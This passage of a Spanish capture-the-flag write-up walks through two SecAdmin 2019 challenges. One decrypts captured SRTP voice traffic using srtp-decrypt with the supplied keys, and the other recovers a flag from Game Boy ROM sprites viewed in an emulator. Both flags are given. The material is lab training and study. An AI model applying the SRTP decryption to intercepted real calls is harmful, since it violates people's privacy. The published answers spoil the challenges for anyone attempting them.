Usaremos la herramienta srtp-decrypt (<https://github.com/gteissier/srtp-decrypt>) para descifrar los datos y text2pcap, para convertir los datos RTP a PCAP:

```
# srtp-decrypt -k 4EvYRd22P8n36wRrlWCMZIWegovyv7iWm464D4Pt <
./secadmin2019.pcap | text2pcap -t "%M:%S." -u 10000,10000 - - > rtp1.pcap
# srtp-decrypt -k P/bRpjcYJ6si8mdAoNcKKjoeDd3cTDA5tfkmp5RF
< ./secadmin2019.pcap | text2pcap -t "%M:%S." -u 10000,10000 - - > rtp2.pcap
```

```
# srtp-decrypt -k P/bRpjcYJ6si8mdAoNcKKjoeDd3cTDA5tfkmp5RF
< ./secadmin2019.pcap | text2pcap -t "%M:%S." -u 10000,10000 -- > rtp3.pcap
```

Analizamos todos los PCAP obtenidos, y observamos que “rtp3.pcap” posee un mensaje de voz descifrado:



El mensaje de voz dice lo siguiente:

“La clave para poder pasar este reto es secadmin31337, no olvides poner bien el formato de la flag”

Flag: SecAdmin{secadmin31337}

El gatito de Saiga Magoichi

[400]

Deberás jugar y encontrar al gatito de Saiga Magoichi que han "encriptado" en algún sitio del juego.

El sha256 del fichero es

d2c6e9d7b821982ffa4ab54a618239850d445cce39ec0a8ad7674cfaaaf87bf7


Solución:

Descargamos el fichero adjunto (ROM gb).

Usamos el emulador BGB para cargar la ROM.

Abrimos el visor de VRAM para ver los sprites que va cargando el juego en las diferentes secciones del juego.

Observamos que al entrar en la casa se generan cuadros de los que podría ser la flag:



Usamos una herramienta gráfica para reordenar los cuadros y obtener la flag:



Flag: SecAdmin{Th3_f14g}